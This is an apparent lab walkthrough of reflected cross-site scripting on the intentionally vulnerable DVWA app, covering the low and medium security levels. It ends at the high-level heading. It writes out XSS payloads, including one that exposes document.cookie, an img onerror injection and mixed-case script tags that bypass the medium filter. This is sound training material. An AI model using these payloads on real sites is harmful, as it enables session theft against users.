
Security level is currently: *low*.




1. Log in to the DVWA home page, then navigate to the **Reflected Cross-Site Scripting (XSS)** section from the vulnerabilities menu.





2. As part of the analysis, we first review the source code and observe that no input filtering or sanitization is implemented. As a result, JavaScript can be injected and executed directly.




3. In this step, a JavaScript payload is injected to verify the vulnerability, as shown below:
`<script>alert("XSS is here")</script>`






4. In this step, the session cookie is identified using an injected payload to observe how sensitive data can be accessed through the vulnerability.


`<script>alert(document.cookie)</script>`




SECURITY LEVEL (MEDIUM)



1. As part of the analysis, we first examine the source code. It is observed that the application attempts to mitigate XSS by replacing the `<script>` tag with an empty value. However, this filtering is insufficient and can be easily bypassed by using alternative HTML elements such as the `<img>` tag. Additionally, since the filter only checks for the lowercase `<script>` tag, it can also be bypassed by using mixed-case variations such as `<scRipT>`.





2. The first attempt involves inserting the same input used in the previous step and observing the resulting behavior.



3. In this step, a JavaScript payload is injected using an alternative HTML tag to trigger script execution:


`<img src=x onerror=alert(2)>`






4. The next payloads apply


`<Script>alert("xss is here")</sCript>`



Security level is currently: *high*.



